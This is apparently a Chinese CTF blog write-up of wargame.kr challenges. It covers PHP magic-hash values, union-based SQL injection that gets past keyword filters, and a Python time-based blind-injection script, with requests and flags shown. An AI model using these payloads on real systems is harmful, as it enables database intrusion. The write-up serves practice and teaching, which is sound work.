


| Hash Type | Hash Length | “Magic” Number / String | Magic Hash | Found By |
|---|---|---|---|---|
| md2 | 32 | 505144726 | 0e015339760548602306096794382326 | WhiteHat Security, Inc. |
| md4 | 32 | 48291204 | 0e266546927425668450445617970135 | WhiteHat Security, Inc. |
| md5 | 32 | 240610708 | 0e462097431906509019562988736854 | Michal Spacek |
| sha1 | 40 | 10932435112 | 0e07766915004133176347055865026311692244 | Independently found by Michael A. Cleverly & Michele Spagnuolo & Rogdham |
| sha224 | 56 | - | - | - |
| sha256 | 64 | - | - | - |
| sha384 | 96 | - | - | - |
| sha512 | 128 | - | - | - |
| ripemd128 | 32 | 315655854 | 0e251331818775808475952406672980 | WhiteHat Security, Inc. |
| ripemd160 | 40 | 20583002034 | 00e1839085851394356611454660337505469745 | Michael A Cleverly |
| ripemd256 | 64 | - | - | - |
| ripemd320 | 80 | - | - | - |
| whirlpool | 128 | - | - | - |
| tiger128,3 | 32 | 265022640 | 0e908730200858058999593322639865 | WhiteHat Security, Inc. |
| tiger160,3 | 40 | 13181623570 | 00e4706040169225543861400227305532507173 | Michele Spagnuolo |
| tiger192,3 | 48 | - | - | - |
| tiger128,4 | 32 | 479763000 | 00e05651056780370631793326323796 | WhiteHat Security, Inc. |
| tiger160,4 | 40 | 62241955574 | 0e69173478833895223726165786906905141502 | Michele Spagnuolo |
| tiger192,4 | 48 | - | - | - |
| snefru | 64 | - | - | - |
| snefru256 | 64 | - | - | - |



| | | | | |
|---|---|---|---|---|
| gost | 64 | - | - | - |
| adler32 | 8 | FR | 00e00099 | WhiteHat Security, Inc. |
| crc32 | 8 | 2332 | 0e684322 | WhiteHat Security, Inc. |
| crc32b | 8 | 6586 | 0e817678 | WhiteHat Security, Inc. |
| fnv132 | 8 | 2186 | 0e591528 | WhiteHat Security, Inc. |
| fnv164 | 16 | 8338000 | 0e73845709713699 | WhiteHat Security, Inc. |
| joaat | 8 | 8409 | 0e074025 | WhiteHat Security, Inc. |
| haval128,3 | 32 | 809793630 | 00e38549671092424173928143648452 | WhiteHat Security, Inc. |
| haval160,3 | 40 | 18159983163 | 0e01697014920826425936632356870426876167 | Independently found by Michael Cleverly & Michele Spagnuolo |
| haval192,3 | 48 | 48892056947 | 0e4868841162506296635201967091461310754872302741 | Michael A. Cleverly |
| haval224,3 | 56 | - | - | - |
| haval256,3 | 64 | - | - | - |
| haval128,4 | 32 | 71437579 | 0e316321729023182394301371028665 | WhiteHat Security, Inc. |
| haval160,4 | 40 | 12368878794 | 0e34042599806027333661050958199580964722 | Michele Spagnuolo |
| haval192,4 | 48 | - | - | - |
| haval224,4 | 56 | - | - | - |
| haval256,4 | 64 | - | - | - |
| haval128,5 | 32 | 115528287 | 0e495317064156922585933029613272 | WhiteHat Security, Inc. |
| haval160,5 | 40 | 33902688231 | 00e2521569708250889666329543741175098562 | Michele Spagnuolo |
| haval192,5 | 48 | 52888640556 | 0e9108479697641294204710754930487725109982883677 | Michele Spagnuolo |
| haval224,5 | 56 | - | - | - |
| haval256,5 | 64 | - | - | - |

这样输入相应的值即可



```
Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,*/*;q=0.8
Referer: http://wargame.kr:8080/jff3_magic/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie:
ci_session=a%3A10%3A%7Bs%3A10%3A%22session_id%22%3Bs%3A32%3A%224
997bf66a610f83796991e3a771bf190%22%3Bs%3A10%3A%22ip_address%22%3
Bs%3A14%3A%22218.29.102.117%22%3Bs%3A10%3A%22user_agent%22%3Bs%3
A114%3A%22Mozilla%2F5.0+%28Windows+NT+10.0%3B+Win64%3B+x64%29+Ap
pleWebKit%2F537.36+%28KHTML%2C+like+Gecko%29+Chrome%2F56.0.2924.
87+Safari%2F537.36%22%3Bs%3A13%3A%22last_activity%22%3Bi%3A14888
46574%3Bs%3A9%3A%22user_data%22%3Bs%3A0%3A%22%22%3Bs%3A4%3A%22na
me%22%3Bs%3A9%3A%22Ni9htMar3%22%3Bs%3A5%3A%22email%22%3Bs%3A16%3
A%22591612329%40qq.com%22%3Bs%3A4%3A%22lang%22%3Bs%3A3%3A%22eng%
22%3Bs%3A11%3A%22achievement%22%3Bs%3A7%3A%22default%22%3Bs%3A5%
3A%22point%22%3Bs%3A4%3A%229550%22%3B%7D4ec6ac704f7c5bd9347a462e
ed4c55ebecf5e5c3
Connection: close

id=admin&pw=115528287
```

```
<form name="vote" method="post"
action="">
        <input type="text" name="id"
placeholder="ID"/><br>
        <input type="password"
name="pw" placeholder="PW"/><br>
        <button type="submit"
value="Vote">Submit</button>
</form>
Success! Hello admin<br />Flag :
087c263c59fa12fa82e1edce4f28b74a9d066df3
        <!--
<p>Vitae natoque dictum etiam semper
magnis enim feugiat convallis convallis
egestas rhoncus ridiculus in quis
risus amet curabitur tempor orci penatibus.
Tellus erat mauris ipsum fermentum
etiam vivamus eget. Nunc nibh morbi quis
fusce hendrerit lacus ridiculus.</p>
-->
<!--
<div class="row">
        <div class="4u 12u$(mobile)">
                <article class="item">
                        <a href="#"
class="image fit"><img src="images/pic02.jpg" alt="" /></a>
```

相关学习链接

http://bobao.360.cn/learning/detail/398.html


## adm1nkyj

打开源码

```
<?php
    error_reporting(0);

    include("./config.php"); // hidden column name
    include("../lib.php"); // auth_code function

    mysql_connect("localhost","adm1nkyj","adm1nkyj_pz");
    mysql_select_db("adm1nkyj");

    /**********************************************************************************************************************

    function rand_string()
    {
        $string = "ABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890abcdefghijklmnopqrstuvwxyz";
        return str_shuffle($string);
    }

    function reset_flag($count_column, $flag_column)
    {
        $flag = rand_string();
        $query = mysql_fetch_array(mysql_query("SELECT $count_column, $flag_column FROM findflag_2"));
        if($query[$count_column] == 150)
        {
            if(mysql_query("UPDATE findflag_2 SET $flag_column='{$flag}';"))
            {
                mysql_query("UPDATE findflag_2 SET $count_column=0;");
                echo "reset flag<hr>";
            }
            return $flag;
        }
        else
        {
            mysql_query("UPDATE findflag_2 SET $count_column=($query[$count_column] + 1);");
```

```php
        }
        return $query[$flag_column];
    }

    function get_pw($pw_column){
        $query = mysql_fetch_array(mysql_query("select $pw_column from findflag_2 limit 1"));
        return $query[$pw_column];
    }

    /*****************************************************************************************************


    $tmp_flag = "";
    $tmp_pw = "";
    $id = $_GET['id'];
    $pw = $_GET['pw'];
    $flags = $_GET['flag'];
    if(isset($id))
    {
        if(preg_match("/information|schema|user/i", $id) || substr_count($id,"(") > 1) exit("no hack");
        if(preg_match("/information|schema|user/i", $pw) || substr_count($pw,"(") > 1) exit("no hack");
        $tmp_flag = reset_flag($count_column, $flag_column);
        $tmp_pw = get_pw($pw_column);
        $query = mysql_fetch_array(mysql_query("SELECT * FROM findflag_2 WHERE $id_column='{$id}' and $
        if($query[$id_column])
        {
            if(isset($pw) && isset($flags) && $pw === $tmp_pw && $flags === $tmp_flag)
            {
                echo "good job!!<br />FLAG : <b>".auth_code("adm1nkyj")."</b><hr>";
            }
            else
            {
                echo "Hello ".$query[$id_column]."<hr>";
            }
        }
    } else {
        highlight_file(__FILE__);
    }
?>
```

明显 id 与 pw 存在注入，且没有过滤符号，所以以 id 为突破口，先进行判断有多少列


INT
SQL▾ XSS▾ Encryption▾ Encoding▾ Other▾
Load URL
Split URL
Execute
☐ Enable Post data ☐ Enable Referrer

```
http://wargame.kr:8080/adm1nkyj/?id=' union select * from findflag_2 order by 5-- &pw=1
```


Hello adm1ngnngn

总共有5列
看一下过滤语句

```
    if(preg_match("/information|schema|user/i", $id) || substr_count($id,"(") > 1)   exit("no hack");
    if(preg_match("/information|schema|user/i", $pw) || substr_count($pw,"(") > 1) exit("no hack");
    $tmp_flag = reset_flag($count_column, $flag_column);
```

发现他过滤了关键字**information|schema|user**和`(`

这样先尝试利用编码绕过`(`



```
http://wargame.kr:8080/adm1nkyj/?id=' union select  1,database%28%29,3,4,5 -- &pw=1
```

Hello adm1nkyj


成功

第二列为显示位，由于很多就过滤了，所以不能采取常规方法

利用sql的轮询查询好啦，将每一列的值都放置显示位进行显示

**注：**取名需一致，且`from`后面必须为表，所以需要取名


得到`id`



```
http://wargame.kr:8080/adm1nkyj/?id=' union all select 1,a,3,4,5 from (select 1,2 as a,3,4,5 union all select * from findflag_2 limit 1,1) as x -- &pw=123
```

Hello adm1ngnngn


得到`pw`



```
http://wargame.kr:8080/adm1nkyj/?id=' union all select 1,a,3,4,5 from (select 1,2,3 as a,4,5 union all select * from findflag_2 limit 1,1) as x -- &pw=123
```

Hello !@SA#$!


得到`flag`



```
http://wargame.kr:8080/adm1nkyj/?id=' union all select 1,a,3,4,5 from (select 1,2,3,4 as a,5 union all select * from findflag_2 limit 1,1) as x -- &pw=123
```

Hello FkCWNUxS1gOjJQVilEyRsDBrPzGbn9X0A65pLTt8M3lKHhd4ZYecv7fqa2uwmo

得到最终**flag**



```
http://wargame.kr:8080/adm1nkyj/?id=adm1ngnngn&pw=!@SA%23$!&flag=FkCWNUxS1gOjJQViIEyRsDBrPzGbn9X0A65pLTt8M3lKHhd4ZYecv7fqa2uwmo
```


☐ Enable Post data ☐ Enable Referrer

good job!!
FLAG : **e4f537b9b03584fefbe83d614aee61497913ccc1**

注：由于`#`在语句中是注释，所以需要编码

## QnA

抓包，发现下面有post的值，尝试注入点



```
POST /qna/?page=to_jsmaster HTTP/1.1
Host: wargame.kr:8080
Content-Length: 57
Cache-Control: max-age=0
Origin: http://wargame.kr:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://wargame.kr:8080/qna/?page=to_jsmaster
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie:
ci_session=a%3A10%3A%7Bs%3A10%3A%22session_id%22%3Bs%3A32%3A%224764b2fbfed201900
949e3f3b4486ae4%22%3Bs%3A10%3A%22ip_address%22%3Bs%3A14%3A%22218.29.102.125%22%
3Bs%3A10%3A%22user_agent%22%3Bs%3A114%3A%22Mozilla%2F5.0+%28Windows+NT+10.0%3B+
Win64%3B+x64%29+AppleWebKit%2F537.36+%28KHTML%2C+like+Gecko%29+Chrome%2F56.0.29
24.87+Safari%2F537.36%22%3Bs%3A13%3A%22last_activity%22%3Bi%3A1490878143%3Bs%3A
9%3A%22user_data%22%3Bs%3A0%3A%22%22%3Bs%3A4%3A%22name%22%3Bs%3A9%3A%22Ni9htMar
3%22%3Bs%3A5%3A%22email%22%3Bs%3A16%3A%2259161232 9%40qq.com%22%3Bs%3A4%3A%22lan
g%22%3Bs%3A3%3A%22eng%22%3Bs%3A11%3A%22achievement%22%3Bs%3A7%3A%22default%22%3
Bs%3A5%3A%22point%22%3Bs%3A5%3A%2211150%22%3B%7D5b76cb4f950caf4a994c7f640e82877
b1d4a080f
Connection: close

cont=input+contents%21&mail=guest&type=if(1=1,sleep(5),1)
```

```
HTTP/1.1 200 OK
Date: Thu, 30 Mar 2017 13:03:43 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Content-Length: 60
Connection: close
Content-Type: text/html; charset=UTF-8

<script>alert('send success');window.location='./';</script>
```

发现会延时，所以type为注入点，直接盲注
脚本

```
import urllib, urllib2, time
import string

headers = {'Host': 'wargame.kr:8080'}
url = "http://wargame.kr:8080/qna/?page=to_jsmaster"
dic="qwertyuiopasdfghjklzxcvbnm0123456789"
flag=''
for i in range(1,50):
    for j in dic:
        data = "cont=input+contents%21&mail=1&type="
        #data = data + "if((select length(table_name) from information_schema.tables where table_schema
        #data = data + "if((ascii(mid((select group_concat(table_name) from information_schema.tables w
        #data = data + "if((ascii(mid((select group_concat(column_name) from information_schema.columns
        #data = data + "if(length(select authkey from authkey limit 1)={},sleep(4),1)".format(i)
        data = data + "if((ascii(mid((select authkey from authkey limit 1),{},1))={}),sleep(3),1)".form
        #print data
        req = urllib2.Request(url, data, headers)
        response = urllib2.urlopen(req)
        start_time = time.time()
        response = urllib2.urlopen(req).read()
        times = time.time() - start_time

        if times > 2:
            flag += j
            print flag
            #print i
            break
#7
#authkey
#authkey
```


这题最坑的就是每次我网速不好的时候就爆破失败，郁闷，倒霉的网速

## zairo

打开有源码

```
 <?php
    error_reporting(0);

    include("./config.php"); // hidden column name
    include("../lib.php"); // auth_code function

    mysql_connect("localhost","zairo","zairo_pz");
    mysql_select_db("zairo");

    /**************************************************************************************************

    function rand_string()
    {
        $string = "1234567890abcdefghijklmnopqrstuvwxyz";
        return str_shuffle($string);
    }

    function reset_flag($count_column, $flag_column)
    {
        global $count;
        $flag = rand_string();
        $query = mysql_fetch_array(mysql_query("SELECT $count_column, $flag_column FROM findflag_2"));
        $count = $query[$count_column];
        if($query[$count_column] == 150)
        {
            if(mysql_query("UPDATE findflag_2 SET $flag_column='{$flag}';"))
            {
                mysql_query("UPDATE findflag_2 SET $count_column=0;");
                echo "reset flag<hr>";
            }
            return $flag;
        }
        else
        {
            mysql_query("UPDATE findflag_2 SET $count_column=($query[$count_column] + 1);");
        }
        return $query[$flag_column];
    }

    function get_pw($pw_column){
        $query = mysql_fetch_array(mysql_query("select $pw_column from findflag_2 limit 1"));
        return $query[$pw_column];
    }

    /**************************************************************************************************

    $tmp_flag = "";
    $tmp_pw = "";
    $id = $_GET['id'];
    $pw = $_GET['pw'];
    $flags = $_GET['flag'];
    $count = 0;
    if(isset($id))
    {
        if(preg_match("/information|schema|user|where|=/i", $id) || substr_count($id,"(") > 0) exit("no
        if(preg_match("/information|schema|user|where|=/i", $pw) || substr_count($pw,"(") > 0) exit("no
        $tmp_flag = reset_flag($count_column, $flag_column);
        $tmp_pw = get_pw($pw_column);
        $query = mysql_fetch_array(mysql_query("SELECT * FROM findflag_2 WHERE $id_column='{$id}' and $
        echo "<hr />NOW COUNT = {$count}<br />";
        if($query[$id_column])
        {
            if(isset($pw) && isset($flags) && $pw === $tmp_pw && $flags === $tmp_flag)
            {
                echo "good job!!<br />FLAG : <b>".auth_code("zairo")."</b><hr>";
            }
            else
            {
                echo "Hello ".$query[$id_column]."<hr>";
            }
        }
    }else {
        highlight_file(__FILE__);
    }
?>
```


先看多少列


Load URL
Split URL
Execute
□ Enable Post data
□ Enable Referrer
禁用 Cookies CSS 表单 图片 网页信息 其他功能 标记 缩放 工具 查看源
http://blog.csdn.net/Ni9htMar3

```
http://wargame.kr:8080/zairo/?id=1' union select * from findflag_2 order by 5-- &pw=1
```

```
NOW COUNT = 63
Hello zairowkdlfhdkel
```


发现有5列，这次我利用我的二次查询发现有问题，只能谷歌看其他的姿势


Load URL
Split URL
Execute
□ Enable Post data
□ Enable Referrer
禁用 Cookies CSS 表单 图片 网页信息 其他功能 标记 缩放
